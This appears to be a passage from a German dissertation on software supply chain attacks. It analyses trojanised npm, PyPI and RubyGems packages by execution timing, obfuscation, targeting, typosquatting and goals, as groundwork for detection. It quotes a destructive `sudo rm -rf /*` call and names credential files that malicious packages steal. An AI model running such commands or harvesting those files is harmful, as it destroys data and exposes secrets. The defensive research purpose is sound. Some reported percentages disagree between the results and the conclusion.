


Abb. 3.4: Differenz zwischen dem Datum der Veröffentlichung und dem Datum der Bekanntmachung der Trojanisierung in Tagen.

Softwarepakete schneller zu erkennen. Sowohl Minimum als auch Maximum stammen von Softwarepaketen von npm. Der durchschnittliche Zeitraum liegt dort bei 77 Tagen (min=-1, max=1216, σ=246, $\bar{x}$=211).

Das Minimum von -1 Tag rührt daher, dass das Softwarepaket `npm/eslint-config-airbnb-standard/2.1.1` die trojanisierte Version von `npm/eslint-scope/3.7.2` nicht wie gewöhnlich als Abhängigkeit listete, sondern komplett ins eigene Softwarepaket kopierte. Dadurch lag das Bekanntwerden der Trojanisierung vor dem Datum der Veröffentlichung des eigentlichen Softwarepakets. Beim Maximum von 1216 Tagen handelt es sich um das Softwarepaket `npm/rpc-websocket/0.7.7`, welches lange Zeit unentdeckt blieb, da es ein vernachlässigtes Projekt übernahm. Allgemein zeigt Abbildung 3.4, dass trojanisierte Softwarepakete für geraume Zeit online sein können bevor sie gemeldet und entfernt werden.

3.3.2 Ausführungszeitpunkte

Wie bereits erwähnt, kann Schadfunktionalität zu verschiedenen Zeitpunkten ausgeführt werden. Die ebenfalls bereits erwähnte Möglichkeit, arbiträren Quellcode während der Installation auszuführen, wird von Angreifern oft aufgegriffen. Sowohl `npm` als auch `pip` können bei Installation eines Softwarepakets zusätzlichen Quellcode aus der `package.json` beziehungsweise `setup.py` ausführen.




Abb. 3.5: Beobachtete Ausführungszeitpunkte der Schadfunktionalität.

Wie in Abbildung 3.5 zu sehen, wird diese Technik bei fast allen (96 %) der PyPI-Pakete und 64 % der npm-Pakete eingesetzt. Da dies der frühestmögliche und von Nutzern oft unkontrollierter Zeitpunkt ist, kann es nicht verwundern, dass Angreifer dazu neigen, die Schadfunktionalität bereits zur Installation auszuführen.

Da der Paketmanager von RubyGems keine Ausführung von Quellcode während der Installation unterstützt, ist es nicht verwunderlich, dass alle analysierten Softwarepakete ihre Schadfunktionalität zur Laufzeit ausführen. Oft wird dabei der Applikationszustand (siehe Abschnitt 3.3.4) vor Ausführung des Schadcodes geprüft, um zum Beispiel nur produktive und somit lohnenswerte Systeme anzugreifen.

Rund 2 % der npm-Pakete nutzten die Testroutinen als Ausführungszeitpunkt. Das npm-Paket `npm/ladder-text-js/1.0.0` beispielsweise ruft `sudo rm -rf /*` auf, das im schlimmsten Fall zur Löschung aller Nutzerdaten führt. Da Testroutinen für gewöhnlich nicht während des Produktionsbetriebs ausgeführt werden, könnte dieser Ausführungszeitpunkt für Angreifer von kleinerem Interesse sein. Es könnte sich somit um einen nicht signifikanten Ausreißer im Datensatz handeln. Dennoch besteht die Möglichkeit zur Testroutine Schadcode auszuführen, und somit muss dies berücksichtigt werden.

3.3.3 Obfuskationstechniken

Schädlicher Quellcode wird oft verschleiert, um eine schnelle Erkennung zu verhindern. Wie in Abbildung 3.6 auf der nächsten Seite ersichtlich, setzten rund die Hälfte (48 %) aller trojanisierten Softwarepaket irgendeine Art von Obfuskationstechnik ein.

Am häufigsten (30 %) findet dabei eine veränderte Zeichenkodierung wie Base64 oder Hex Anwendung. Eine veränderte Zeichenkodierung erschwert dem Menschen




Abb. 3.6: Eingesetzte Obfuskationstechniken, um Schadcodepräsenz zu verschleiern.

das Lesen des eventuell schädlichen Quellcodes. Bei manueller Analyse fällt jedoch schnell auf, dass diese Repräsentation im Quellcode ungewöhnlich aussieht. Zudem muss die Zeichenkodierung zur Interpretation wieder in lesbare Form übersetzt werden.

Am zweithäufigsten (7 %) wurde Minifikation eingesetzt. Minifikation ist eigentlich eine Technik aus der Programmierung, bei welcher alle nicht benötigten Zeichen (zum Beispiel: Leerzeichen, Zeilenumbrüche und Kommentare) entfernt werden, ohne die Funktionalität des Codesegments zu ändern. Gerade bei JavaScript wird dies vermehrt eingesetzt, um möglichst kleine Dateien zu übertragen. Der Quellcode ist dann für Menschen nicht mehr gut lesbar, für den maschinellen Interpreter aber immer noch direkt verständlich. Dies fand beispielsweise bei `npm/tensorplow/1.0.0` Einsatz.

Bei 6 % wurden (wie bei `npm/ember-power-timepicker/1.0.8`) aus zufällig anmutenden Strings durch Sampling sinnvolle Zeichenketten – wie beispielsweise Domainnamen oder Variablennamen – rekonstruiert. Dies fällt durch ein ungewöhnlich hohe Anzahl an Array-Operationen auf, da zur Rekonstruktion die Buchstaben aus dem „zufälligen“ String mehrfach gelesen und neu angeordnet werden müssen.

In lediglich einem bekannten Fall wurde Verschlüsselung eingesetzt. Dabei handelt es sich um `npm/flatmap-stream/0.1.1` aus dem `event-stream` Vorfall. `flatmap-stream` verwendete die Kurzbeschreibung des anzugreifenden Softwarepakets als Schlüssel für den durch Advanced Encryption Standard (AES) verschlüsselten Schadcode. Somit ist sichergestellt, dass Schadfunktionalität nur bei Einbindung durch das anzugreifende Softwarepaket stattfindet.

Zusätzlich sind Kombinationen aus den oben genannten Techniken möglich. Wie in Abbildung 3.6 auf der vorherigen Seite zu sehen, gab es beobachtete Vorkommnisse, bei denen beispielsweise Minifikation und Zeichenkodierung sowie Minifikation und Sampling kombiniert wurden. Generell scheinen Kombinationen aber unüblich, was auf eher einfach geartete Angriffe hinweist.

3.3.4 Zielgerichtete Angriffe

Einige Softwarepakete knüpfen das Ausführen von Schadfunktionalität an Konditionen. Wie bereits in Abschnitt 3.2.3 erwähnt, kann dies der Applikationszustand, das Vorhandensein einer bestimmten Abhängigkeit oder das verwendete Betriebssystem sein. Abbildung 3.7 zeigt, dass rund 41 % der untersuchten Softwarepakete eine Bedingung implementieren.

Am häufigsten (33 %) wird dabei der Applikationszustand geprüft. So prüft beispielsweise `RubyGems/paranoid2/1.1.6`, ob das anzugreifende Softwarepakete sich um Produktionsbetrieb befindet. Das Softwarepaket `npm/logsymbles/2.2.0` hingegen versucht, einen Domainnamen aufzulösen. Nur bei erfolgreicher Namensauflösung wird die Schadfunktionalität fortgesetzt. Dies ist eine bekannte Technik von Malware, welche feststellen möchte, ob sie in einer isolierten Umgebung ausgeführt wird. `npm/flatmap-stream/0.1.1` führt die Schadfunktionalität – das Stehlen von Zugangsdaten zu Krypto-Wallets – nur aus, wenn dieses eine gewisse Menge an Kryptowährung enthält.

Andere Techniken umfassen die Prüfung, ob ein bestimmtes anderes Softwarepaket in den Abhängigkeiten vorkommt. Das Softwarepaket `npm/load-from-cwd-or-npm/3.0.2` überschreibt beispielsweise Funktionen anderer Softwarepakete, um diese unbrauchbar zu machen.




Abb. 3.7: Von trojanisierten Softwarepaketen evaluierte Bedingungen.




Abb. 3.8: Gezielte Verwendung von betriebssystemspezifischen Charakteristika.

Des Weiteren prüfen einige (5 %) Softwarepakete vor der Ausführung der Schadfunktionalität, welches Betriebssystem eingesetzt wird. Das vom Softwarepaket benötigte Betriebssystem kann durch Quellcodeanalyse bestimmt werden. Softwarepakete wie `PyPI/openvc/1.0.0` implementierten explizite Prüfungen wie `if platform.system() is 'Windows'`.

Alternativ dazu kann das Betriebssystem implizit bestimmt werden, wenn auf betriebssystemspezifische Funktionen oder Dateien zugegriffen wird. Dies können beispielsweise Dateien sein wie `.bashrc` (`npm/font-scrubber/1.2.2`) oder ausführbare Programme wie `/bin/sh` (`npm/rpc-websocket/0.7.11`) welche nur in unixähnlichen Systemen existieren.

Wie in Abbildung 3.8 dargestellt, sind von den nicht betriebssystemagnostischen Angriffen die meisten (26 %) auf unixähnliche Systeme, wie beispielsweise Linux oder BSD, spezialisiert. Dies scheint damit begründet, dass Entwickler und vor allem Build-Systeme vermehrt auf unixähnliche Systeme setzen. Des Weiteren gezielt angegriffen werden Windows (3 %) und macOS (1 %). Für macOS existiert lediglich ein bekannter Angriff durch ein trojanisiertes Softwarepaket (`npm/angluar-cli/0.0.1`). Dieser führt einen Denial of Service (DoS) Angriff gegen den Virenscanner von McAfee aus, indem er von diesem benötigte Dateien löscht oder modifiziert. Ebenso existieren Softwarepakete (6 %), die für mehr als ein Betriebssystem Angriffsroutinen implementieren.

Für 10 % der Softwarepakete konnte das Betriebssystem nicht bestimmt werden, da diese zweistufige Angriffe implementieren, zu denen der Schadensteil (engl. *payload*) der zweiten Stufe fehlt. Oftmals wird ein solcher Schadensteil von externen Servern herunterladen. Da die untersuchten Softwarepakete jedoch teilweise bis 2015 zurückreichen, ist es zu erwarten, dass diese Server nicht mehr erreichbar sind.

Die verbleibenden 53 % der untersuchten Softwarepakete sind agnostisch hinsichtlich des verwendeten Betriebssystems.

3.3.5 Primäre Angriffsvektoren und -ziele

Um zu untersuchen wie trojanisierte Softwarepakete in eine Software Supply Chain gelangten, wurden die Angriffsvektoren (siehe Abschnitt 3.2) nachvollzogen.

Abbildung 3.9 verdeutlicht, dass Typosquatting am häufigsten (61 %) eingesetzt wird. Eine genauere Analyse der dabei verwendeten Softwarepaketnamen in Bezug auf den nachempfundenen Softwarepaketnamen zeigt, dass die Namen eine durchschnittliche lexikalische Distanz von 1 (min=0, max=11, σ=2,05, $\bar{x}$=2,3) aufweisen. Zur Berechnung der lexikalischen Distanz wurde die häufig verwendete Levenshtein-Distanz [Kru83] herangezogen. Die Levenshtein-Distanz berechnet die minimale Anzahl an benötigten Veränderungen – Einfügen, Löschen und Ersetzen von Buchstaben – für eine Zeichenkette, um diese in die zu vergleichende Zeichenkette zu transformieren.

Das Minimum von 0 wurde für das Softwarepaket `python-sqlite` erreicht, da es ein Softwarepaket aus einem anderen Paket-Repository (`apt`) mit identischem Namen nachempfindet. Das Softwarepaket `pythonkafka` hat die größte lexikalische Distanz zu seinem gutartigen Gegenstück `kafka-python`. Dies ist zugleich ein Beispiel für Combosquatting, bei dem Teile des Softwarepaketnamens vertauscht oder erweitert, werden.

Als häufig eingesetzte Techniken wurde das Hinzufügen oder Entfernen von Bindestrichen und einzelner Buchstaben beobachtet. Teils wurden Buchstaben gegen den




Abb. 3.9: Genutzte Angriffsvektoren, um in eine Software Supply Chain einzudringen.




Abb. 3.10: Primärziel des Angriffs mittels trojanisierter Softwarepakete.

auf einer Tastatur nächstliegenden ausgetauscht, um die Installationswahrscheinlichkeit bei versehentlichem Vertippen zu erhöhen. Ebenso wurden uneindeutige Schreibweisen wie „color“ und „colour“ ausgenutzt.

Am zweithäufigsten war die Trojanisierung eines bestehenden Softwarepakets. Beispielsweise durch Verwendung von kompromittierten Zugangsdaten, welche dazu verwendet wurden, trojanisierte Versionen direkt im Paket-Repository zu veröffentlichen wie bei `npm/eslint-scope/3.7.2`. Da nicht jeder Vorfall genau dokumentiert wurde, ist hier leider keine Aussage über die genaueren Vorgehensweisen zu diesem Angriffsvektor möglich.

Rund 11 % der untersuchten Softwarepakete waren Zombiepakete, die als mögliche trojanisierte Abhängigkeit in Zusammenspiel mit der Trojanisierung eines bestehenden Softwarepakets in Betracht kommen können.

Durch semantische Analyse des Quellcodes wurde versucht, das primäre Angriffsziel zu bestimmen. Wie in Abbildung 3.10 zu sehen ist meistens (54 %) der Datendiebstahl das Primärziel. Dateien von Interesse sind dabei beispielsweise `/etc/passwd`, `~/.ssh/*`, `~/.npmrc`, und `~/.bash_history`. Diese Dateien enthalten sensible Daten wie Passwörter, Schlüssel und Zugangstoken.

Ebenso werden Umgebungsvariable gestohlen, welche ebenfalls potenziell sensible Daten enthalten können. Ein Weiteres beliebtes Ziel ist Discord, eine Sprach- und Videokonferenzsoftware, die hauptsächlich von Computerspielern verwendet wird. Ein Discord-Benutzerkonto kann mit Kreditkarteninformationen verknüpft sein und somit für Finanzbetrug verwendet werden.

34 % der Angriffe sind Dropper, welche einen zweistufigen Angriff durchführen, indem weitere Schadfunktionalität nachgeladen wird. Weitere 5 % öffnen eine Backdoor, beispielsweise durch eine Reverse Shell, und warten auf weitere Instruktionen. Rund 3 % der Angriffe waren DoS Angriffe, welche durch Forkbombs

und Dateilöschung (Beispiel: `npm/destroyer-of-worlds/1.0.0`) Systemressourcen ausschöpfen oder die Funktionalität anderer Softwarepakete behindern (Beispiel: `npm/load-from-cwd-or-npm/3.0.2`).

Lediglich 3 % der Angriffe hatten direkten finanziellen Gewinn als Ziel. So wurden beispielsweise bei `npm/hooka-tools/1.0.0` ein Cryptominer im Hintergrund ausgeführt beziehungsweise bei `pip/colourama/0.1.6` wurde Kryptowährung direkt an den Angreifer überwiesen.

Wie in Abbildung 3.10 auf der vorherigen Seite zu sehen, wurde lediglich die Kombination aus Datendiebstahl und Backdoor beobachtet. Theoretisch können Kombinationen von allen benannten Zielen existieren.

3.3.6 Beziehung der Softwarepakete untereinander

Die trojanisierten Softwarepakete wurden des Weiteren auf Beziehungen untereinander – wie Codeähnlichkeiten und Abhängigkeiten – untersucht. Durch manuelle Analyse des Quellcodes und Nachvollziehen von Abhängigkeitsstrukturen konnten 21 Cluster von Softwarepaketen identifiziert werden. Im Kontext der Datenanalyse bezeichnen Cluster eine Gruppierung von Elementen mit ähnlichen Eigenschaften. Softwarepakete eines Clusters setzten hier entweder ähnliche Syntaxelemente ein, um den Angriff zu implementieren, oder sind voneinander abhängig.

Insgesamt konnten 157 der 174 (90 %) betrachteten Softwarepakete einem Cluster zugeordnet werden. Im Durchschnitt enthält ein Cluster 3 Softwarepakete (min=2, max=36, σ=8,96, $\bar{x}$=7,28). Die Vielzahl an ähnlichen Softwarepaketen aus einem vermeintlich zusammenhängenden Angriff werden in dieser Dissertation als Streufeuerpakete bezeichnet – also nicht auf ein festes Ziel gerichtetes Feuer, durch das ein größerer Abschnitt unter Beschuss gehalten wird[14]. Eine detaillierte Untersuchung dieser Beobachtungen findet in Kapitel 4 statt.

Wie in Abbildung 3.11 auf der nächsten Seite dargestellt, sind Anhäufungen von Veröffentlichungen trojanisierter Softwarepakete erkennbar. Mittels Kreuzvergleich der Veröffentlichungszeitpunkte von Softwarepaketen innerhalb eines Clusters wurde eine durchschnittliche zeitliche Distanz von circa 7 Tagen und 15 Stunden festgestellt (min=1:29:40, max=353 Tage, 11:17:02, σ=78 Tage, 0:43:10, $\bar{x}$=42 Tagen, 6:50:18). Dies zeigt, dass zusammenhängende trojanisierte Softwarepakete oftmals binnen kurzer Zeit „schwallartig“ in Paket-Repositories veröffentlicht werden.

[14] `https://www.duden.de/rechtschreibung/Streufeuer`




Abb. 3.11: Anzahl der pro Tag veröffentlichten trojanisierten Softwarepaketen über alle Paket-Repositories. Deutlich zu erkennen sind Anhäufungen von Veröffentlichungen binnen eines Tages.

Das größte Cluster umfasst 36 Softwarepakete, welche aus dem `crossenv` Vorfall [@Spr17] bekannt sind. Für dieses Cluster beträgt die durchschnittliche[15] zeitliche Distanz zwischen den Veröffentlichungszeitpunkten der einzelnen Softwarepakete 5,98 Tage. Genauere Analyse zeigte, dass die Softwarepakete in zwei Wellen veröffentlicht wurden. Die erste Welle umfasst 11 Softwarepakete innerhalb von 15 Minuten am 19. Juli 2017, eine zweite Welle 25 Softwarepakete innerhalb von 30 Minuten am 01. August 2017.

Das Cluster mit der größten zeitliche Distanz besteht aus den zwei Softwarepaketen `PyPI/jeilyfish/0.7.0` und `PyPI/python3-dateutil/2.9.1`. Das Erstere wurde am 11. Dezember 2018 veröffentlicht und enthielt von Anfang an Schadcode, um SSH sowie GPG-Schlüssel von Windowssystemen zu stehlen. Es blieb unentdeckt, bis das zweite Softwarepakete am 29. November 2019 veröffentlicht wurde, welches selbst keinen Schadcode enthielt, aber das Erstere referenzierte. Beide Softwarepakete wurden schlussendlich am 12. Dezember 2019 gemeldet und entfernt.

[15] Arithmetisches Mittel

3.4 Fazit

In diesem Kapitel wurden tatsächliche Angriffe dazu genutzt, Software Supply Chain Angriffe zu systematisieren. Anhand von beobachteten Vorfällen war es möglich, einen Attack Tree zu erstellen, welcher mögliche Angriffsvektoren in eine Software Supply Chain aufzeigt.

Der Attack Tree aus Abschnitt 3.2 beantwortet Forschungsfrage F1. Angreifer können über neu registrierte Softwarepakete mittels Typosquatting, Use-After-Free oder Zombiepaketen, aber auch über die Trojanisierung bestehender Softwarepakete eine Software Supply Chain kompromittierten und trojanisierte Softwarepakete einschleusen. Die Trojanisierung bestehender Softwarepakete kann im Code-Repository, im Build-System oder im Paket-Repository stattfinden.

Aus der Sicht eines Angreifers stellen Paket-Repositories einen verlässlichen und skalierbaren Distributionskanal für trojanisierte Softwarepakete dar. Bisher waren hauptsächlich die Paket-Repositories npm und PyPI im Fokus der Angreifer. Dies rührt vermutlich daher, dass die entsprechenden Paketmanager das Ausführen von arbiträrem Quellcode während der Installation erlauben.

Entsprechend wurde festgestellt, dass die meisten trojanisierten Softwarepakete (56 %) ihre Schadfunktionalität bereits während der Installation exponieren. Rund 46 % der betrachten Softwarepakete knüpften ihre Schadfunktionalität an weitere Konditionen. Dennoch waren Angriffe meist (53 %) agnostisch dem Betriebssystem gegenüber.

Mehr als die Hälfte (61 %) der Angriffe setzte Typosquatting ein, um trojanisierte Softwarepakete einzuschleusen. Die Schadfunktionalität umfasst dabei meistens (55 %) den Datendiebstahl von sensiblen Informationen wie Passwörter, Schlüsselmaterial und Zugangstoken. Dementsprechend richten sich Software Supply Chain Angriffe meistens gegen die Vertraulichkeit (siehe Abschnitt 2.1).

Knapp die Hälfte (49 %) der untersuchen Softwarepakete haben den Quellcode der Schadfunktionalität durch Techniken der Obfuskation verschleiert. Oftmals werden mehrere – in dieser Dissertation Streufeuerpakete genannte – Softwarepakete veröffentlicht, die gleichen beziehungsweise ähnlichen Quellcode enthalten. Besonders interessant ist die Tatsache, dass 90 % der betrachteten Softwarepakete mit mindestens einem anderen Softwarepaket durch syntaktische Ähnlichkeit oder direkte Abhängigkeit verbunden ist. Diese Beobachtungen ermöglichen die Beantwortung der Forschungsfrage F2.

Zusammenfassend lässt sich sagen, dass es in den letzten Jahren vermehrt zu Angriffen über die Software Supply Chain gekommen ist. Diese unterscheiden sich im gewählten Angriffsvektor und in ihren Zielen haben, jedoch auch gemeinsame Eigenschaften, die sich zur Angriffserkennung nutzen lassen.

Auf Basis der in diesem Kapitel gemachten Beobachtungen – insbesondere der Streufeuerpakete – können nun weitere Untersuchungen durchgeführt werden. Um Forschungsfrage F3 zu beantworten, werden sich wiederholende (Quellcode-)Charakteristika mittels statischer Quellcodeanalyse genauer untersucht. Ausgehend von der manuellen Clusteranalyse anhand syntaktischer Ähnlichkeit wird in Kapitel 4 untersucht, inwiefern sich verlässlich und automatisiert Cluster bilden und Signaturen ableiten lassen.

Unter der Annahme, dass schädliches Verhalten während der Ausführung mittels dynamischer Analyse erkennbar ist und zu anomalen forensischen Artefakten führt, wird in Kapitel 5 die Interaktion von trojanisierten Softwarepakete mit dem Betriebssystem untersucht. Zur Beantwortung von Forschungsfrage F4 wird für beide Ansätze die Praktikabilität zur Detektion bisher unentdeckter trojanisierter Softwarepakete untersucht.

Der entstandene Datensatz wird kontinuierlich gepflegt und erweitert. Dies ermöglicht es nicht nur, neue Entwicklungen im Phänomenbereich der Software Supply Chain Angriffe zu beobachten, sondern bietet anderen Forschern auch die Möglichkeit, eigene Untersuchungen durchzuführen.

4 Signaturerkennung mithilfe statischer Quellcodeanalyse

Angriffserkennungssysteme, welche Signaturen von bekannten Angriffen verwenden, können diese meist schnell und effizient erkennen. Dazu muss jedoch ein solcher Angriff zu einem früheren Zeitpunkt bereits beobachtet worden sein. Da bisher keine entsprechend große Sammlung an bekannten trojanisierten Softwarepaketen aus Software Supply Chain Angriffen existierte, wurden keine beziehungsweise lediglich heuristikgestützte Signaturen (siehe Abschnitt 4.1) für trojanisierte Softwarepakete erzeugt.

Da in Kapitel 3 eine entsprechende Datengrundlage aus trojanisierten Softwarepaketen geschaffen wurde, ist nun eine evidenzbasierte Signaturgenerierung möglich. Der vorliegende Schadcode trojanisierter Softwarepakete kann mittels statischer Quellcodeanalyse extrahiert und zur Erzeugung von Signaturen eingesetzt werden. Damit wird es möglich, neue Softwarepakete schnell auf bekannte Schadcodefragmente zu überprüfen.

Wie in der Analyse in Kapitel 3 dargelegt, stellt die Trojanisierung von `event-stream` einen bedeutenden und alarmierenden Vorfall dar. Schaut man sich die technischen Details des Angriffes an, so wird klar, dass dieser hoch entwickelt und gezielt stattfand. Der Vorfall ist der bisher einzig bekannte, welcher Obfuskation mittels Verschlüsselung implementiert. Durch den Einsatz von Advanced Encryption Standard (AES) und insbesondere durch die Verwendung der Kurzbeschreibung des anzugreifenden Softwarepakets (`copay`) als Schlüssel wurde die Schadfunktionalität nur am eigentlichen Ziel ausgeführt.

Von solch gezielten Angriffe wird jedoch selten berichtet. Wie in Kapitel 3 (Abschnitt 3.3.6) beobachtet, registriert ein Angreifer meist mehrere neue Softwarepakete, welche dann gleichen oder ähnlichen Schadcode enthalten. Die Menge an ähnlichen Softwarepaketen aus einem vermeintlich zusammenhängenden Angriff werden in dieser Dissertation als Streufeuerpakete bezeichnet. Der Angriff richtet sich dabei nicht gegen ein konkretes Ziel, sondern wird breitflächig ausgeführt, um

---

